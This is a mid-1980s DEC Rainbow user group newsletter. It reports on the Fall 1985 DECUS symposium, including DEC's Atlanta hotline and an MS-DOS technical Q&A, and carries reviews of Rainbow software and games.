I asked about the future of ROW (Rainbow Office Workstation) software now that DECnet DOS was available. I was told there would be little future development on the ROW software. It was basically a stopgap solution to the mainframe connectivity problem until DECnet Rainbow appeared. ROW is NOT a

part of the direction that DEC intends to grow toward in the future. It is also obvious with this type of comment that the Rainbow 190 was also a hyped system that was announced to keep DEC in the PC news. [Editor's Note: It appears that the 190 was announced primarily to counterract media reports that the Rainbow had been scuttled by DEC.] Remember the 190 is a Rainbow 100+ with more memory, a technical character set, ROW, and WPS+ Rainbow software.

I talked with some technical DEC PC people who agreed with me that WPS+ Rainbow is not a very well implemented piece of software. They agreed that other versions of WPS clones for the Rainbow were better. WPS+ Rainbow was written in a DEC internal language called OAL (Office Automation Language). Apparently the language produces large inefficient code. People at DECUS were complaining how large and slow WPS+ is. There were also complaints because it does not contain a spelling checker. Avoid WPS+ Rainbow if possible.

A new Rainbow Product Guide was introduced at DECUS dated December 1985. It lists current Rainbow hardware and software products and prices. The catalog is DEC P/N EZ-W1279-85. I suppose you can get it through your local DEC office or DEC-DIRECT, if that fails. No reduction in prices anywhere in the manual. They still want $695 for 9 256K chips!

When specifically asked, the following comments were made regarding current software offered by DEC for the Rainbow.

1. Rainbow NAPLPS is available as a DCS product for $ [P/N QAAU0]

2. AutoCAD ADE3 is now available as a DDS product for $ [P/N QAXX4-C3]. Upgrade available for current AutoCAD users through AUTODESK directly.

3. New version of Lotus 1-2-3 for the Rainbow--possibly in early Spring. [Editor's note: DEC maintains that this is still only in the discussion stages.]

4. Multiple licensing of Software in the future.

5. Contract for a new version of Multiplan is being worked on.

6. Contract for a new version of Dbase is being worked on.

7. MS-DOS version 3.x for the Rainbow will have to come to support the kind of file sharing that was depicted in the PC Futures Presentation. (Comment: the version 2.11 BIOS listings were just distributed so a new version of MS-DOS has to be on it's way!)

8. Expect to see MS-Windows on the new PC-XX. (What other widowing system would DEC use--TOPVIEW?) You

might even see MS-Windows on the Rainbow.

ATLANTA CUSTOMER SUPPORT CENTER

A very nice session was given on how the Atlanta Customer Support Center works by DEC Hot-Line manager Donald Ahnberg. Atlanta handles PC calls for the Rainbow, DECmate and PRO lines. They also take all the calls on DEC's ALL-IN-ONE Office Automation System. Ahnberg quoted some very interesting statistics on the Support Center:

1. 2500 to 3000 calls a day on the Hotline
2. 600 calls in the Busy Hour
3. 400 people work in the Atlanta Hotline Center
4. Mean Response Time is 15 Seconds
5. 100% of call-backs made within one hour
6. Open 365 days a year, 24 hours a day
7. 90% of calls are closed on the first contact
8. 99.9% Software calls are hand led within 24 hours
9. 60% of the Hardware calls are closed in Atlanta with 40% forwarded to Field Service
10. In Fiscal Year 1985, 765,000 calls were handled
11. Atlanta received one complaint per 7200 calls
12. 11AM-2PM EST are considered the busiest hours

After the very nice slide show and talk about a quarter of the room stood up to approach the microphone. After some VERY emotional commentaries I think Donald took back a new appreciation of how WRONG statistics can be. People complained that they were not ever called back. Many times a call DEC considered closed was far from resolved! The session had to stopped when the next session began, so only half those waiting at the microphone got the opportunity to speak out.

I approached the microphone and was told they could handle my problem after the session. I talked with them afterward and was told I would get a call back on a situation I have the next Monday (December 16). It is now December 27. I have called DEC three more times, using the names I found at DECUS, and I have still not spoken with anyone who has yet handled my problem. Creative Statistics are fun. . .

Atlanta Hotline advises that if you do not get someone who can answer your question on the phone, to ask for someone else who can help you. DEC calls this "escalating the problem." You apparently can ask for someone in charge if you feel you are getting poor service. Try it for yourself. Maybe it will work.

A new system was instituted on December 16 in Atlanta, a touch tone call director. When you call Atlanta now, DECtalk will answer. It is supposed to cut down on the number of people you have to give information to. It allows:

1. Direct to Specialist contact
2. Dial Ahead Feature (If you know how to use the system already)
3. On-line Help message

4. Customer Response Help available for those without touch tone phones

The Atlanta Hotline has some sophisticated phone line monitoring equipment. It records the number of calls made to the Hotline, duration of the call, the amount of time spent on hold, and the number of callers who hang up while on hold. The Hotline hopes this will help it improve its level of service.

A new manual will be distributed to NEW systems registered with the Atlanta Hotline. It is very nice and will contain a label in the front cover with your access code. You'll receive it after you register your new system with Atlanta. It is your confirmation that you are registered. It is called "HOW TO USE THE CUSTOMER SUPPORT CENTER". I can't find a DEC P/N on it. The document explains how to log a call and gives you call logging sheets to use. I asked whether current customers would get the manual. Guess what? Only new users will get it. I don't know why they wouldn't consider giving it to the current customer base. I guess it's because statistics show we are already pretty satisfied with Atlanta. . .

DECUS PC SIG

The DECUS PC SIG is going strong. Most of the support for the DEC PC's comes from the Rainbow user base and not DEC itself, so the PC SIG is taking advantage of this situation. The SIG sponsored PC PUB night and a "Meet The Developers" night. Both went very well.

Over 2000 DEC PC public Domain disks were distributed at minimal cost to eager takers. I think the distribution of PC disks will be continued at future symposia.

Based on the comments made, the Rainbow working group of the DECUS PC SIG will be a primary motivator on any future additions to the Rainbow. I am a member of the Rainbow working group and would be happy to hear any suggestions you might have for the Rainbow. We now update an official wish list monthly. Comments and suggestions can be directed to me or any other working group member. If you would like to become a Rainbow working group member you can contact me, or the Working Group Chairmain, Lynn Jarrett. I am on Compuserve as 72456,2424 or you can reach me at the address below.

Copyright (C) 1985 by Brian Orr [J.R. Simplot Co., 5383 Irving, Boise, Idaho 83706]

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A BRIEF REPORT ON THE FALL DECUS SYMPOSIUM IN ANAHEIM, CA, DECEMBER 9-13TH, 1985

by Jan Snyder
Chairman
Los Angeles PC LUG

Public Domain Software

The DECUS PC SIG (Special Interest Group) had a suite at DECUS which provided a campground for Rainbow, DECmate and PRO users. Public domain software was distributed at the campground, as well as advice, information, and rumors. Eight disks of Rainbow MS-DOS software were organized by Ron Hafner, of Livermore, CA, into functional categories. These were sold as "The Basic Eight" at $25 a set, but since the files are stored in archive format, they were equivalent to about 16 full disks. By Wednesday, over 1000 disks had been copied and sold. The new IBM emulator, DIBEM, which runs IBM software on the Rainbow is among the files in the Basic Eight. DIBEM claims to run popular software such as Borland's Sidekick and the Norton Utilities, which can be used to find deleted files.

Other popular software include the ten top public domain software programs:

AME-86	Allows some commercial CP/M-86 software to be run on MS-DOS.
ARC	Squeezes and packs files to save space, and puts them in a single file.
DOSFLX	Transfers files from MS-DOS to CP/M
DRAW	Graphics program said to be as good as Graphics Partner
FANCYFONT	Provides several different type fonts for LA50 and LA100 printers.
HACK	Dungeon and dragons type game which uses some graphics.
LC-TERM	Version 3.34. Communications program which provides file transfer capabilities. Menu driven.
NWSP	New Sweep file maintenance program to rename, file type, and squeeze.
SEDT	Editor which is very compatible with EDT on the VAX. Includes windowing, editing of up to four files.
SETPORT	Permits convenient reconfiguration of printer ports for CP/M and MS-DOS. (Included with MS-DOS version 2.11)

PRO 350 Software

Lots of public domain software for the PRO is available through the PC Library.

DCS Software at Discount Prices

DCS software was discounted from 20-70% during the

DECUS symposium.

Rumors at DECUS

Rumors at DECUS say DEC will announce a new low-end product similar to the Rainbow. It will be IBM compatible but will be able to run Rainbow software. In addition, all future DEC PC's including the Rainbow, will have an ether net, high speed communication board to interface with high speed, local area networks directly.

(This article appeared previously in the Los Angeles Empire PC LUG Newsletter.)

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MS-DOS TECHNICAL Q&A FALL 1985 DECUS SYMPOSIUM, ANAHEIM, CALIFORNIA

Transcription by Michael Bowers
DECUS PC SIG Steering Committee

Questioners are identified by name and company where possible. Answers were by Marshall Goldberg, Senior Software Developer for the Rainbow product group. Replies are continuations of questions by the same questioner and comments are additional information from the audience. DISCLAIMER: This transcript was prepared from written copies of the questions and answers returned by the individual questioners, and from a tape of the session. There may be inadvertant errors due to additional room noise on the tape, and misspellings of names and affiliations. An attempt was made to verify the correctness of all material, however you are on your own if you use any of the following. My apologies in advance to anyone whom I misquoted. Material in parenthesis was added for clarity.

QUESTION: Ray Gilmer, GWA. Where subdirectories have not been implemented, and I choose to implement them, is it safe to assume that all references to those files have been relocated; for example, in batch files, must I readdress those in order to include the path name?

ANSWER: Yes. If they are executables you can set up a PATH command and it will search for those files. But that is not true with data files. For data files you must either include the path name when you reference them or name the subdirectory in which they are located.

QUESTION: Jim Wilson, Rochester Institute of Technology. Will there be a feature to allow the user to do "command line editing", similar to that on VAX/VMS version 4.xx?

ANSWER: There is a "terminate and stay resident" utility for IBM PC's, called DOSEDIT, but to the best of my knowledge there isn't a similar utility for the Rainbow. Possibly the public domain package HISTORY, but it doesn't work very well with the function

keys on the Rainbow.

QUESTION: Brian Orr, Simplot Co. When is a GWBASIC compiler going to be supported?

ANSWER: Management has made a business decision not to release it at the current time. Check with the Product Manager (Ray Southworth) about the availability of a beta test copy.

QUESTION: Brian Orr, Simplot Co. SETPORT under MS-DOS v2.11 on a Rainbow 100+ will hang-up many times when using the set printer port menu option. Symptoms include a screen that comes up with garbage on it. The baud rate, data bits and XON and XOFF codes are displayed wrong. If <DO> is pressed the system will hang. A reboot will clear up the problem.

ANSWER: Give name and address to Marshall Goldberg for further study at DEC.

QUESTION: What is the interrupt vector to do raw terminal I/O on the Rainbow? This question was asked for the programmer of the game HACK.

ANSWER: The firmware interrupt is interrupt 18. He probably used 10 and 16. I believe this is documented in the Technical Doc. set.

REPLY: He doesn't have either a Rainbow or the Technical Doc. set.

ANSWER: Well, it's very hard to get to the moon without a space-ship! <laughter>!

QUESTION: Jim Wilson, RIT. Is there a way to have a batch file query the user for some input and start executing the appropriate program/command based on the users input?

ANSWER: There is a (public domain) program called ASK.COM that returns error levels--that's all it does; you could write it yourself in a half hour or so. It just asks the user YES or NO in a question-stick that in the .BAT file and return an error level. That's function 4C. The AL register contains a return code which can be set (1, 2, 3, 4, etc). Now when you come down to the .BAT file you can do the IF statement-- IF ERRORLEVEL --and then jump to a label. It's really very simple to set up. I use it myself.

QUESTION: Thomas Pond, City of Northland, CO. Is there a way through CONFIG.SYS or PROMPT to change the default screen color on a Rainbow 100B/+?

ANSWER: No. There is no escape sequence parser for the color screen--it only works on the monochrome screen. In order for something like that to work somebody would have to implement an

escape sequence parser. You'd have to first put the machine in graphics mode, and have a console driver for the graphics screen with an escape sequence parser. What is done on the IBM is you load ANSI.SYS which has an escape sequence parser coupled to the color screen. Unfortunately we don't have that on the Rainbow.

QUESTION: Jim Phillips, Aerojet. Can you remove a device driver that has been defined in a CONFIG.SYS file?

ANSWER: No. A device driver is permanent. Once a system is loaded a device driver sticks. You can switch file handlers, there are tricky ways of disabling device drivers. You can disable a device driver with a special call to the driver; but in terms of actually deallocating a device driver's memory, no it can't be done. You can deallocate a terminate and stay resident .EXE files' memory, but then the memory ends up being non-contiguous which is not recommended.

QUESTION: Jim Phillips, Aerojet. Tied to that question is another situation where we set up a RAMdisk and when we try to use the FORMAT/S command it wouldn't transfer DOS to the the diskette we were formatting. Is there a way to get around that problem?

ANSWER: Is it our RAMDISK program?
REPLY: No. It is a public domain RAMdisk.

ANSWER: OHHHHHHH! <laughter>. Well, there are a lot of problems when people write things like RAMdisks. There are sometimes assumptions made that are not exactly correct, and memory allocation is in this area of difficulty. You might want to try our MDRIVE and see if you have the same problem because if you do you can really take on us and get it fixed.

REPLY: MDRIVE is limited to sections of 64Kb. Are there any plans to make that a smaller section.

ANSWER: I really don't know. There are ongoing improvements and development being made. I'll find out. Thank you for asking.

QUESTION: Brian Waters, American Cyanamid. I was interested in the terminate and stay resident mechanism. <unintelligible> Is DO-IT in the public domain?

ANSWER: No, it does have a price tag.

COMMENT: It is cheap for what it does.

QUESTION: Since you are attempting to integrate a lot of UNIX file business into MS-DOS, why is it that you can't do a CD (Change directory) between devices. For example, if I am sitting with my current device as F: and I want to change to a directory on E: why can't I type CD E:\SOMEDIR?

ANSWER: You can, but it will change the default subdirectory when you move to that drive. This is just a decision that somebody made at some point.

QUESTION: I'm interested in know how to direct the output to a disk device, sort of a Control-D key similar to the Control-P key for printer output.

ANSWER: I'm not sure if you can do that by fooling with file handles, but I have a hunch you can do it. There is a way to force a duplicate file handle to a device (like the PRN device). Force a duplicate file handle and then use that file handle to record to a disk. You can try that. Sometimes you find that the print redirection is married to the operating system closer than you think. But the way to do it is to fool around with file handles.

REPLY: How could I take output from DEBUG and get a disk copy?

ANSWER: You can do that anyway--all you have to do is enter DEBUG and put a greater than symbol (>) and that will put it all out to a disk file. You can redirect input to DEBUG and output from DEBUG. I have seen whole programs disassembled using DEBUG with the output going to a file. The syntax is " DEBUG> filename".

QUESTION: Jay Jervey. Do you know a patch to COMMAND.COM that will cause ECHO in batch mode to be off by default?

ANSWER: I don't know the patch personally, but I know there is a flag that can be changed. It has been published in PC DIGEST and it's the same for Rainbow MS-DOS as for IBM.

REPLY: I've tried that patch and it doesn't work.

ANSWER: Sorry, I don't know the patch.

QUESTION: Booth Hartley, JPL. What does the RECOVER utility really do?

ANSWER: <chuckle>. I was afraid you'd ask that. Theoretically it's designed to help recover the file structure of the damaged disk. In practice I've never seen it work.

COMMENT: Several points on previous questions: If you are using MDRIVE or RAMDISK there is a text file downstairs in the PC Campground that tells you how to set up multiple RAM drives if you have enough memory. There is also documentation on DEBUG that is only available on FIDOs. As far as disassembling files with DEBUG, there is a little goodie called SEPGEN (??) which will tear any .EXE apart and put out an assembly language file. As far as turning off ECHO in batch mode there was a description on how to do it in a PC LUG newsletter and I will try to get it circulated.

QUESTION: Brian Orr, J.R. Simplot Co. Will a multitasking version of MS-DOS become available for the Rainbow? Version 3??

ANSWER: MS-DOS is working toward multi-user. MS-DOS is constantly evolving. There is continuing ongoing development. Digital just sent out patches to version 2.11 to fix some RX-50 compatability problems. As DEC plans for it's PC networking solution version 3.1 will have to become available. Version 3.1's file open command has a set of attributes that allow for example, record locking and read-only files. These are very necessary for file sharing which is part of networking. This is a natural direction that follows. I really don't know, but I would expect it to happen.

QUESTION: Booth Hartley, JPL. What change was made to MS-DOS 2.11 in the recent update (2.11-1)?

ANSWER: One of the developers in our group wrote a new MS-DOS loader that corrects numerous RX-50 problems. He found some real problems in the loader as it was originally written. The patch doesn't matter unless you want to read RX-50's. It is worth getting. We have it here, you can get it from Ray Southworth. It does correct some serious problems in RX-50 compatability between systems. All you need is the LDCOPY program. It copies the loader and does the patch for you. When you boot, you will see Loading MS-DOS
. . with 2 dots instead of three.

QUESTION: Do you have any plans for supporting an RD-52 on the Rainbow?

ANSWER: Not to my knowledge. Apparently there are technical problems with power supply and UL certification.

REPLY: I know--but if you have a color monitor you have enough power to handle the drive.

COMMENT: A lot of the stuff that has been discussed here has been solved and is available as public domain software. The PC SIG has about 30 diskettes available for a copying charge down in the campground. There is a wide variety of software for those who don't have modems, or who don't want to run up their phone bill.

ANSWER: I have to agree with you--I use KERMIT daily. It is a superb program. LC-TERM is also excellent--nothing beats it. One of the greatest things of the Rainbow community is the tremendous amount of public domain and useful software. It is very impressive to us and means a great deal to all of us as well. Thank you.

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FIDO GOES BOW WOW AT DECUS ANAHEIM
By Fritz Howard

FIDO, the international bulletin board network, was on display at the Fall DECUS Symposium in Anaheim this past December. After the efforts of several FIDO sysops to put a FIDO together back at the Spring Symposium in New Orleans, Ken Kaplan, international FIDONET coordinator, got the ball rolling in Anaheim.

The system, which ran on a Rainbow 100+ loaned to the PC-SIG by DEC, was set up in the PC-SIG campground at the Disneyland Hotel. Several FIDO sysops from around the country, Don Brauns (Rainbow Data), Kurt Reisler (The Bear's Den and WASHARUG), Fritz Howard (Hitchhiker's Guide), and a "virgin" sysop, Ron Haefner, of Sandia National Labs, co-sysoped the board.

After some initial problems, (a non-working modem, problems with routing files, and a non-existant CONFIG.SYS file), the system was up and running.

The system was set up with an interesting array of download and message areas including the following:

Top 10 all time PD programs

New submissions to the Rainbow world

Submissions from the Rainbow Engineering Group

Rainbow Wishlist Items

Rainbow Engineering Q/A Section

Several sysops from around the country provided the File descriptions for these areas. In addition, many Rainbow FIDO sysops around the country provided free FIDONET mail from their home systems to Anaheim. The system received over 125 callers in the five days it was operational. Over 50 files were downloaded, 10 new programs were uploaded to the board, and the system received aproximately 25 FIDONET mail messages from around the country.

The PC-SIG was very impressed with the interest shown in FIDO. So much so, that funds have been allocated for FIDO at the Dallas Spring Symposium in April. For those of you who use FIDO on a regular basis, and you novices too, be sure to watch the FIDONEWS and the PC-SIG Newsletter for further information on DECUS_Dallas FIDO in the Spring.

[Fritz Howard is sysop of the Hitchhiker's Guide FIDO BBS, (315) 589-7361, Net 107, Node 23, in Williamson, NY.]

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COMMENTS FROM THE RAINBOW WORKING GROUP CHAIRMAN
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RAINBOW FUTURES
By Lynn Jarrett
DECUS PC SIG Rainbow Working Group Chairman

As my involvement in Rainbows allows me to communicate with so many Rainbow users, I feel that I am aware of the needs of users. Let me hear from you!

While at DECUS Anaheim, I met many more Rainbow users and talked to the developers from Digital, as well. DECUS was very interesting, but I must say that the secrecy within the DEC organization was a bit much for those of us who needed answers. Many of the DECUS attendees have very large investments in Digital equipment within our organizations, and any improvements that can be made need to be made. When we ask questions, we need answers.

Our thanks go out to all the Digital people who helped our PC SIG at DECUS, and especially to Katrina Holman, our DEC Rainbow counterpart. Katrina provided most of the hardware in the PC Campground, as well as software for the PC Magic Session. I don't know what we would have done without her. Thanks also to Jim Butler, who donated several software packages to be awarded at the very successful PC Magic Session.

I keep an on-going Rainbow Users Wishlist (the wish-list appears later in the newsletter). Be sure to pull out the form at the back of the SIGS Newsletters to vote for what you feel is most important on the wish list! I will tally the votes and present the top 10 items on that list to Digital on a monthly basis so that they can concentrate on what Rainbow users tell them are the most important items on the wish list. If there are any items you feel have been left off, be sure to add them. I hope you will respond and mail it to me as soon as possible.

I am very interested in speaking up for Rainbow users. Interesting enough, I have had inquiries from many people, including one from Switzerland, asking about how or where to purchase a controller for a Rainbow hard disk. DEC will not sell them separately, so if you know of a third party out there, please contact me.

RAINBOW INFORMATION

SOFTWARE REVIEW: GRAPH'N SKETCH

by Arthur J. Worsh

Boston Computer Society

Graph'N Sketch (hereafter referred to as G-S), by User-Rain-Ware is an inexpensive ($ drawing and business graphics generation program which utilizes the GSX-86 graphics drivers and primitives which are supplied with the Rainbow Graphics option. Graph'N Sketch is marketed by User-Rain-Ware, P.O. Box 160, Woburn, MA 01801.

This package uses an MBASIC-86 menu-driven user interface to GSX-86, providing the ability to create new sketches or modify existing drawings, display statistical data in bar, line, or pie charts, store or retrieve "library" elements, and do all of this while offering the ability to rescale or rotate images. Readers who have explored DEC's GSX-86 diskette and tried to use RGI to manipulate the excellent graphics capabilities of the Rainbow will appreciate the improved ease of use provided by Graph'N Sketch. (RGI is DEC's unofficial, unsupported, (and sometimes untested), Rainbow Graphics Interpreter.)

Drawings and/or business graphs created with G-S can be output to the screen, a DEC dot-matrix printer, or a supported plotter. A shortcoming in the GSX-86 plotter drivers prevents the use of filled areas on plotters.

The program also provides a facility to access the Rainbow's graphics capabilities via user created MBASIC code. This reviewer did not feel qualified to comment upon this facility.

Sketching

The sketching facilities of G-S cannot provide talent where you have none, but they can make it easy for you to manipulate the graphics features built into the Rainbow and its GSX software. The technique employed is this: the user positions the graphics cursor (cross-hair) via the arrow keys, marking the location(s) of point(s) by depressing P. When the user indicates the desire to draw a GSX primitive (by depressing [RETURN]) the software responds with a prompt on line 24 indicating the possibilities available with the number of points thus marked, for instance:

No. of Points	Functions Available	
1	Text (starting here),	Library element
2	Line, Rectangle, Bar	(filled rectangle), Circle, Disk (filled circle)
3	Arc, Pie (filled arc), Oval, Q-oval (filled oval)	
3 or more	Fill the area defined by the points, or connect the points with a Line	

Flexibility is provided in defining all attributes such as line type and fill pattern or color.

Business Graphics

Graph'N Sketch provides the capability to develop "sketches" which are driven by tables of data either entered interactively or extracted from a file. As one would expect, a multiple pie chart displays pie segments (exploded, if required) with wedge sizes relative to the percentage of the whole. G-S however also provides the ability to scale each pie in relation to its percentage of the total of all pies.

Once a business graph is drawn, G-S drops into the "Add to a Sketch" mode to enable the operator to customize the chart by scaling, rotating, appending, printing, etc.

Slide Presentations

Graph'N Sketch allows several "frames" to be stacked into a presentation. The "frames" can be the result of sketching, business graphics, scaling, rotating, or any other standard feature of G-S.

Evaluation

Graph'N Sketch is a complex, powerful piece of software which has a lot going for it. It is also a program with some frustrating shortcomings. But when all is said and done, it is a bargain whose assets outweigh its liabilities.

G-S is inexpensive, yet it provides many features found in software costing in excess of $ It is menu driven and easy to use once its commands are understood. It provides access to many powerful graphics tools including primitives, scaling, rotating, and other features not readily found in software in its price range.

It appears to be particularly suited to use in an educational environment where a novice is likely to be more interested in learning about the "magic" of computer aided drawing.

Experience makes the drawbacks more obvious. Graph'N Sketch is slow! It is implemented via interpretive BASIC and exhibits the lack of speed common to software built upon that foundation. As mentioned above, the lack of speed presents little problem in an educational setting. Once the learning curve has been traveled however, its slowness poses serious obstacles to production use.

Automation of drafting in a business environment promises two major benefits:

1. Archival of drawings. Ease of change to existing drawings. Ability to "copy" or repeat "boiler plate"

as in word processing. This feature is well served by G-S.

2. Productivity improvement is partially a result of "working smarter", ie., using archival value. It is also a function of operator speed. Operators of automated tools frequently display more interest in the "fun" of the new techniques, however, this rapidly wears off if they find themselves waiting for the machine.

In summary, Graph'N Sketch is a bargain loaded with graphic capability beyond that to be expected for the price. If your application is not time critical Graph'N Sketch will serve you well.

Arthur Worsh can be reached at 24 Bay View Road, Wellesley, MA 02181

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SOFTWARE PREVIEW: WPS-PLUS/RAINBOW, V. 1.0
by Pierre Hahn
SUNY, Stony Brook

At the recent DECUS in Anaheim, I was unable to pass up WPS+ (list price is $ 3, show price $), even though I had to lug it around for a few days in San Francisco. . . One of the problems with being one of the first is that one has to tell others, so here goes.

First, some technical details: WPS+ runs under MS-DOS 2.05 and 2.11 (I used MS-DOS 2.11). It requires 384K of memory, and the standard LK201 keyboard, with either the regular keys or the gold keys. I recommend the later.

I followed directions and copied to my hard disk all the files and typed WPS. The manager successfully loaded followed in a few seconds by the main menu.

In the left hand column of the menu are:

C Create
E Edit
D Delete
P Print

LP List Processing
SR Sort Processing

EX Exit

In the right hand column:

I Index
CO Communication
CV Conversion

UK UDK Processing

T Training

The Index, Create, Edit, and Delete are self explanatory. As on a DECMATE, you can create a new file, the name can be up to 50 characters long, edit it, delete it, or when done, find it by the Index. The Print command is not much better than the DECmate version 2.0. It handles only an LA50, LA100, LA210, LQP02, the LN03, or the LP11, which causes any printer to be a draft printer. You can change the horizontal pitch (2 to 16), the vertical pitch (6 or 8), lines per page (1 to 126), the left print margin (0 to 999), spaces between columns (0-999), and a number of other details, such as where to start page numbering, which page to print, how many copies, etc.

Conversion, CV, was most important to me as I have to move files between DECmates, Rainbows, and now the Computing Center's VAX All-In-One Mail System. The conversion menu includes:

WA WPS-PLUS to ASCII
WD WPS-PLUS to DX
AW ASCII to WPS-PLUS
DW DX to WPS-PLUS
DD DECmate document conversion

The DD alternative allows me to read or write a DECmate disk.

From what I have discovered so far, there is not much difference from WPS-80 in CP/M, except that this needs more memory and runs under MS-DOS. So why did I choose to buy it? For Math, List, Sort, getting Library documents or shorter "Abbreviation" documents entered, and last, and most, an editor function called TDE (two-dimension editor).

TDE allows the creation of diagrams, formulas, and other items in a simple manner. TDE freezes one screen and allows you to draw your boxes, square roots, integral signs, etc., then drag them along over to your numbers and place them where you like, then to move the numbers and the integral to another formula to be replicated or slightly changed. I have not discovered its limitations, nor all of its capabilities. I find it awe-inspiring--a good MACdraw beginning!

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PERSONAL ANCESTRAL FILE
by Arther McClinton, Sr.
Maurerstown, VA

The person doing family research as well as the professional genealogist find research familial antecedents to be interesting and fun. However, the paper work becomes tedious and time consuming. Compiling and sorting data, creating graphics, and word processing overshadow the fun of detective work. The computer has provided drastic changes in our record keeping and acess methods in many areas, including geneology, with the result

that recordkeeping tasks are much easier.

There are a number of genealogy programs available to personal computer owners. This article presents a brief review of one popular program, The Personal Ancestral File, V. 1.0, which is published by the Church of the Latter Day Saints. As with many programs, it is meant for the IBM PC, but the Mormon Church has licensed several individuals to create versions which run on the Rainbow.

The version that I have been using to file and access our family data was modified by Peter Hughes of Salt Lake City. As Mr. Hughes stated, it does have a few bugs which he is working to remove. He has promised to provide me with a revised copy when the work is completed.

The original program was written to satisfy the needs of Mormon church members, but the program is not limited to that market.

Personal Ancestral File is a lineage-linked genealogical program which requires 256K in the Rainbow. It provides the capability to record genealogical data for each ancestor including vital statistics, historical information, and source notes. It will group families to link related individuals together.

The system helps in the search of pedigree lines and displays or prints lists of information--such as individual names in alphabetic order in the order of system assigned record numbers.

The software package also contains a separate program called a data sort utility which assists in managing research notes. With this program one can document the source used, listing where it was found, its contents, and so on. It can search, sort, and print the information by event, place, date, name of person, or relationship to others.

Data is stored on diskettes, thus permitting an unlimited number of names (with data) to be entered in the files. The lineage-linked
data and data sort utility research data are stored on separate diskettes.

The documentation on Personal Ancestral Files is one of, if not the best, I have used. It is clear, concise, complete, and supported with an excellent index. the author obviously was highly motivated to have well informed readers.

I talked to Peter Hughes in the latter part of December concerning the status of his work and about the procedure to follow to obtain a copy of his program. He supplies the program to anyone who requests it, but you must send two Rainbow diskettes, plus shipping and handling costs. He didn't make a suggestion about how much they were, so let your conscience be your guide. It cost him $2.50 to send the diskettes to me by UPS. His address is:

Peter Hughes
5173 South Huntington Road
Salt Lake City, UT 84118
(801) 967-0126

Since he does not provide documentation, he requests that you order the Personal Ancestral software from:

The Church of Jesus Christ of the Latter-day Saints
Salt Lake Distribution Center
1999 West 1700 South
Salt Lake City, UT 84104
(801) 531-2504

Send $35, which includes the postage and handling charges. This provides you with documentation for the package, and six IBM PC diskettes.

Although our use of Personal Ancestral File has not been exhaustive, it has been adequate to show the value of the program. It promises a lot of capability for genealogy. For more information on this book, and other genealogy programs, you may want to read the book, Computer Genealogy, by Paul A. Andereck and Richard A. Pence.

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SOFTWARE REVIEW: WISHBRINGER
by Terry Shannon
Boston, Massachusetts

If you've ever harbored a secret desire to work for the postal service, Wishbringer is just the game for you. The latest in Infocom's popular series of interactive fiction games, Wishbringer casts you in the role of mail carrier in Festeron, a small village on the seacoast of the mythical principality of Antharia. The story begins when you report for work, fashionably late as usual. After verbally abusing you for tardiness and malingering, Mr. Crisp, the postmaster of Festeron, sends you forth with a special delivery letter addressed to the proprietress of the local magic shop. When you get to the shop (which, of course, is easier said than done), you find that the elderly woman's black cat has been taken hostage by a malevolent female power known only as "the Evil One." Being a solicitous letter carrier, you immediately volunteer to solve the catnapping.

When you leave the magic shop, it doesn't take you long to discover that your chivalry has gotten you into another fine mess. The once peaceful hamlet of Festeron has been mysteriously transformed into a sinister place dominated by the Evil One and her sadistic henchmen, the Boot Patrol.

Eluding the clutches of the dreaded Boot Patrol is your first priority, for capture would subject you to a hideous fate. Wit and cunning are your only allies in this surrealistic environment, and it seems that your future does not augar well. Recalling the words of the old woman, you remember that help is available - but only if you can find the magic Wishbringer stone.

Although the game can be solved by logic and deduction alone, you can call upon a total of seven supernatural powers to overcome the most tenacious of the many obstacles and pitfalls that confront you if you find the hidden stone and invoke its powers. The magic stone can grant seven wishes, each of which

can be used only once. In order for any of the seven wishes to be granted, you not only must have the stone in your possession, but satisfy another prerequisite condition as well. For example, to envelop Festeron in blackness, you must drink Milk of Grue and hold the stone while you wish for darkness.

You'll encounter a multitude of perils in your quest for the cat and a return to normalcy in Festeron, but to mention them here would give you an unfair advantage. Let it suffice to say that Wishbringer lives up to the Infocom standard for interactive fiction. Although Infocom rates Wishbringer as an introductory adventure that's well suited to novices, the game can be played at two levels of difficulty to accommodate newcomers and experienced interactive fiction devotees alike. Finally, playing the game without the use of magic makes Wishbringer a challenge to test the mettle of even those who have conquered the Zork Trilogy.

Infocom's marketing folks had a field day with Wishbringer. In addition to an MS-DOS diskette, the Wishbringer package contains a reference card, installation and instruction booklet and several props that support the story. These include a sealed special delivery letter that should be read when the program directs you to do so, an official map of Festeron, and The Story Of Wishbringer, an illustrated narrative that explains the magic stone and the powers that it grants. Last but not least is Wishbringer itself, a palm-sized plastic stone that glows in the dark.

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RAINBOW FOR KIDS

by Mark B. Fineman
Southern Connecticut State University
New Haven, CT

A Rainbow! Golly, even the name of this computer makes it sound like it was made for kids. Alas, life is not always so simple. Our family, including my wife and two daughters (ages 8 and 13), have lived with the 100A for two years now. What follows is a progress report, with particular emphasis on how my children have adapted to the Rainbow.

First let's understand a few fundamentals. Although there is a great deal of talk about "computer literacy," nobody knows exactly what that means. Millions of dollars worth of hardware and software now sit by idly, gathering dust because no one really knew what the stuff was to be used for. They only knew that to be a contemporary school meant to be a school withg computers. So before you fret about the fact that you cannot interest your children in your Rainbow--or any other computer, for that matter--remember that there is no convincing body of evidence that says children must learn about computers, let alone like the things. A recent article in the New York Times reported the results of a survey that found that the more hours children were exposed to computer work in school, the less interested they were in computers! In other words, at least as far as public education goes, familiarity bred contempt. Thus my first piece

of advice is, don't nag. If you use a computer with any regularity, chances are that your child will be curious about it and can be gradually introduced to the beast.

Many people ask, "How about games?" If you have ever owned an Atari or Intelevision video game toy (both are now defunct), you can answer that one yourself. Both children and adults adapt quickly to graphics games. Although video game cartridges sold for as much as $50 each when video games first burst onto the market, within five years they were being offered at discout outlets for less than $3. That should tell you something about the play value of computer games. Word or adventure games, such as the famous Zork trilogy by Infocom, are available for the Rainbow, and are most entertaining. The Infocom line ov verbal adventure games is widely available from many vendors, including DEC. A fairly good graphics game developed by DEC employee, SCRAM, has been put into the public domain [Scram is available on Volume 39 of the WARUG Library. It requires a graphics board.]

Still another alternative is to write your own games, which is not nearly as difficult as it may sound. David Ahl has edited three fine books of programs written in MBASIC: Basic Computer Games, More Basic Computer Games, and Big Computer Games, by Workman Publishing Company of New York. These are collections of program printouts for a variety of entertainment and graphic games. The only tedious aspect is that each must be entered (by hand) into a BASIC program. On the other hand, my children found it intriguing that a list of typed intstructions would actually do something useful at the end of the process. We've tried many of these, including computerized Hangman, Wordsearch, Hi-Q, and a banner program that uses typed letters to make messages with giant letters. If you feel more ambitious, you may want to modify these programs to suit your own needs. Incidentally, by writing them in GW BASIC, you can spice the programs up with some graphics.

